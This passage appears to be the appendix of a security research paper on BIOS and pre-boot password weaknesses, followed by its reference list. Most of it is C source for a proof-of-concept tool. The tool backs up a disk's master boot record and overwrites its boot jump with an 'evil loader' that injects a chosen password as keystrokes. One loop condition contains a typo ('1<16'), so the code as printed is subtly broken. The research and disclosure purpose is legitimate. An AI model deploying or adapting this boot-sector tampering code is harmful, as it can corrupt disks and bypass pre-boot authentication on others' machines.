’%’, ’^’, ’&’, ’*’, ’(’, ’)’, ’_’, ’-’, ’=’, ’+’, ’[’, ’{’, ’]’, ’}’, ’;’, ’:’,’\’’, ’"’,
’‘’, ’~’, ’|’, ’\\’, ’<’, ’,’, ’>’, ’.’, ’?’, ’/’, ’*’, ’-’, 0x19 /*  down key */,
0x18 /* up key */, 0x1a /* right key*/, 0x1b /* left key */, 0x0d /* Enter */,
0x1b /* Esc */, 0x20 /* space */ };


char scancodes2[]= {0x0B, 0x02, 0x03, 0x04, 0x05, 0x06, 0x07, 0x08, 0x09, 0x0A,
0x1E, 0x30, 0x2E, 0x20, 0x12, 0x21, 0x22, 0x23, 0x17, 0x24, 0x25, 0x26, 0x32, 0x31, 0x18,
0x19, 0x10, 0x13, 0x1F, 0x14, 0x16, 0x2F, 0x11, 0x2D, 0x15, 0x2C, 0x1E, 0x30, 0x2E, 0x20,
0x12, 0x21, 0x22, 0x23, 0x17, 0x24, 0x25, 0x26, 0x32, 0x31, 0x18, 0x19, 0x10, 0x13, 0x1F,
0x14, 0x16, 0x2F, 0x11, 0x2D, 0x15, 0x2C, 0x02, 0x03, 0x04, 0x05, 0x06, 0x07, 0x08, 0x09,
0x0A, 0x0B, 0x0C, 0x0C, 0x0D, 0x0D, 0x1A, 0x1A, 0x1B, 0x1B, 0x27, 0x27, 0x28, 0x28, 0x29,
0x29, 0x2B, 0x2B, 0x33, 0x33, 0x34, 0x34, 0x35, 0x35, 0x37, 0x4A, 0x50, 0x48, 0x4D, 0x4B,
0x1C, 0x01, 0x39 } ;



char password[16]={0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
   0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00};
char password2[32];

/*
* Remove one character from the translated password buffer
```

```
*/
int remove_char(int j) {

int i;

for (i=j;i<sizeof(password2);i++) {
if ( i == sizeof(password2) ) {
password2[i] = 0x00;
} else{
password2[i]=password2[i+1];
}
}

return 0;
}

/*
* Convert password to 'keystroke+scancode' format
*/
int convert_password(void) {

int i,j;

for (i=0;1<16;i++) {

/* convert 'enter' keystroke */
if ( password[i] == 0x0a ) {
password[i]= 0x0d;
}

if ( password[i] == 0x00 ) {
password2[2*i] = 0x00;
break;
} else {
password2[2*i] = password[i];

for (j=0;j<sizeof(scancodes1);j++) {
if ( scancodes1[j] == password[i] ) {
password2[2*i+1] = scancodes2[j];
break;
}
if ( j == (sizeof(scancodes1) - 1) ) {
/* error on given password */
return 1;
}
}

}
}
```

```
/* remove every occurence of 0x0d : the enter key is only coded on one byte */
for (j=0;j<sizeof(password2);) {
if ( password2[j] == 0x0d ) {
remove_char(j);
} else {
j++;
}

}



return 0;
}

/*
* Copy translated password to shellcode
*/
int load_password(void) {

int i;

printf("  [*] Translated Password: [ ");
for (i=0;i<32;i++) {
if( password2[i] == 0x00)
break;
printf("%02x ",password2[i]);
evilloader[12+i] = password2[i];

}
printf("]\n");

return 0;
}

/*
* Display some help
*/
int usage(int argc, char **argv) {

fprintf(stderr,
"usage: %s [-h] [--disk=<device>] [--password=<file>]\n"
"\n"
"--help (or -h) display this help\n"
"--disk (or -d) device containing the MBR\n"
"--password (or -p) file containing the desired input\n"
"\n  THIS WILL MODIFY YOUR MASTER BOOT RECORD\n"
"  DONT USE UNTIL YOU KNOW WHAT YOU ARE DOING\n\n",
argv[0]);
```

```
exit(-2);
}

int main (int argc, char * argv[]) {



char PASSWORD_FILE[BUFF_LENGTH];
char DISK_NAME[BUFF_LENGTH];




int fd;
int c,i,j=0, retaddr,jumpposition;

FILE * passwdfile;


if (argc < 2)
usage(argc, argv);

/*
* Command line options parsing
*/
while (1) {
int this_option_optind = optind ? optind : 1;
int option_index = 0;
static struct option long_options[] =
    {  {"help", 0, 0, 'h'},
{"password", 1, 0, 'p'},
{"disk", 1, 0, 'd'},
{0, 0, 0, 0} };

c = getopt_long(argc, argv, "hp:d:", long_options,
&option_index);
if (c == -1)
break;

switch (c) {
case 'h':
usage(argc, argv);
break;

case 'p':
if(optarg != 0) {
strncpy(PASSWORD_FILE, optarg, BUFF_LENGTH);
} else {
fprintf(stderr, "  [!!] try giving an actual option instead of : '%c'\n", c);
exit(-2);
```

```
}
break;

case 'd':
if(optarg != 0) {
strncpy(DISK_NAME, optarg, BUFF_LENGTH);
} else {
fprintf(stderr, "  [!!] try giving an actual option instead of : '%c'\n", c);
exit(-2);
}
break;

default:
fprintf(stderr, "  [!!] unknown option : '%c'\n", c);
exit(-2);
}
}

/*
* Read password from file
*/
passwdfile = fopen(PASSWORD_FILE, "r");
if (!passwdfile) {
perror("error opening password file: ");
exit(-3);
}

fscanf(passwdfile,"%16c",password);

/*
* Open device and read DISK_OFFSET first bytes
*/
fd = open(DISK_NAME, O_RDWR);
if (fd == -1) {
perror("Fatal error while opening disk: ");
exit(-1);
}

int PageSize = (int)sysconf(_SC_PAGESIZE);
if ( PageSize < 0) {
perror("Fatal error in sysconf: ");
exit(-1);
}

char* map = mmap(0, DISK_OFFSET , PROT_READ| PROT_WRITE , MAP_SHARED, fd, 0);
if(map == MAP_FAILED) {
perror("Fatal error in mmap: ");
exit(-1);
}
```

```
/*
* Read original jump address from MBR
*/
for (i=0;i<10;i++) {
if ( (unsigned char) *(map + i ) == 0xeb ) { /* jmp short ... */
break;
}
}

if ( i >= 9 ) {
printf("Could't find initial jmp short : quiting\n");
exit(-1);
} else {
jumpposition = i + 1;
}

retaddr= * (map + jumpposition) +2;
printf("  [*] Initial jump: 0x%x at position 0x%x\n", retaddr,jumpposition);

/*
* search for a DISK_OFFSET bytes long buffer filled with 0x00
* to back up MBR
*/
j = 0;
for (i=513;i<DISK_OFFSET;i++) {

if ( *(map +i) == 0x00 ){
j++;
} else {
j = 0;
}

if ( j >= BUFF_SIZE ) {
break;
}
}

/*
* No suitable buffer found, quit
*/
if (i >= DISK_OFFSET - 10) {
printf("  [*] No suitable buffer found, try a larger disk offset\n");
exit(-1);
} else {

/*
* Ok, we have a suitable buffer
*/
i = i - BUFF_SIZE;
```

```
printf("  [*] Found %d bytes buffer at offset 0x%4x\n",j,i);
}

/*
* Backup original bootloader to buffer
*/

if(!memcpy(map + i,map,512)) {
printf("backup of the original MBR failed, quitting\n");
exit(-1);
} else {
printf("  [*] backup of MBR successful\n");
}

/*
* Modify the address of the MBR backup in our evil loader
*/
evilloader[10] = i % 256 ;
evilloader[11] = i / 256 ;

/*
* Get the password translated to the 'keystroke + scancode' format
* and copy it to shellcode
*/
printf("  [*] Password:\n[%s]\n\n",password);

if( convert_password()) {
printf("Invalid character in password...\nquitting\n");
exit(-1);
} else {
load_password();
}

/*
* copy our custom bootloader at intial "jump short..." landing
*/
if( !memcpy(map+retaddr+jumpposition,evilloader,sizeof(evilloader)) ) {
printf("Installation of evil loader failed, quitting\n");
exit(-1);
} else {
printf("  [*] Installed evil loader at offset 0x%x\n" ,retaddr+jumpposition );
}

/*
* Clean and quit
*/
        if (munmap(map, (DISK_OFFSET/PageSize +1)*PageSize  ) < 0) {
                perror("Error while freeing memory...\n");
        }
```

```
close(fd);
return 0;

}
```

References

1. Northcutt, S., Filkins, B.: (Encryption procurement: Setting a standard)
2. Skorobogatov, S.: Low temperature data remanence in static ram. Technical report (2002)
3. J. Alex Halderman, Seth D. Schoen, N.H.W.C.W.P.J.A.C.A.J.F.J.A., Felten, E.W.: Lest we remember: Cold boot attacks on encryption keys. (2008)
4. Percival, C.: Cache missing for fun and profit. (2005)
5. Boileau, A., Ruxcon (2006)
6. Duflot, L.: Security issues related to pentium system management mode, CanSecWest (2006)
7. Brossard, J.: Bios information leakage. (2005)
8. Phoenix, Compaq, I., Microsoft: Bios boot specification version 1.01. Technical report (1996)
9. Project, T.F.D.: Freebsd architecture handbook. Technical report (2006)
10. Intel: Intel 64 and ia-32 architectures software developer's manual. In: Volume 1: Basic Architecture, P.O. Box 5937, Denver CO 80217-9808 (2008)
11. Intel: Intel 64 and ia-32 architectures software developer's manual. In: Volume 3A: System Programming Guide, P.O. Box 5937, Denver CO 80217-9808 (2008)
12. Croucher, P.: The BIOS Companion: The book that doesn't come with your motherboard! BookSurge Publishing (2004)
13. Aivazian, T.: Linux kernel 2.4 internals. Technical report, Veritas (2002)
14. Cox, A.: (Linux 2.4 bios usage reference)
15. Linux: (Linux kernel)
16. Dunlap, R.: Linux 2.4.x initialization for ia-32 howto. Technical report, IEEE (2001)
17. Microsoft: (Bitlocker drive encryption: Value-add extensibility options)
18. Brown, R.: (Ralf brown's interrupt list, interruption 0x16 (keyboard related))
19. Brown, R.: (Ralf brown's interrupt list, interruption 0x09, irq1 (keyboard data ready))
20. Lilo: (Linux loader source code)
21. Intel: Upi-41ah/42ah universal peripheral interface 8-bit slave microcontroller. Technical report, (Intel Corporation)
22. Intel: 8259a programmable interrupt controller (8259a/8259a-2). Technical report, (Intel Corporation)
23. Hyde, R.: Chapter 20 : The PC Keyboard. In: The art of assembly language programming. UCR Standard Library for 80x86 Assembly Language Programmers (1996)
24. Hurt, R.: (Bios data area mapping)
25. Daniel P. Bovet, M.C. In: Understanding the Linux kernel. O'Reilly (2002)
26. Lrmi: (Linux real mode interface project page at sourceforge)

27. Grsecurity: (Grsecurity home page)
28. Malyugin, V.S.: (Debugging linux kernels with vmware workstation 6.0)
29. CoolQ: Hacking grub for fun and profit. (Phrack magazine)
30. Scythale: Hacking deeper in the system. (Phrack magazine)
31. Salihun, D.M. Code Breaker (2004)
32. Brossard, J.: (Cve-2005-4176 : Award bios modular 4.50pg does not clear the keyboard buffer after reading the bios password)
33. Brossard, J.: (Cve-2005-4175 : Insyde bios v190 does not clear the keyboard buffer after reading the bios password)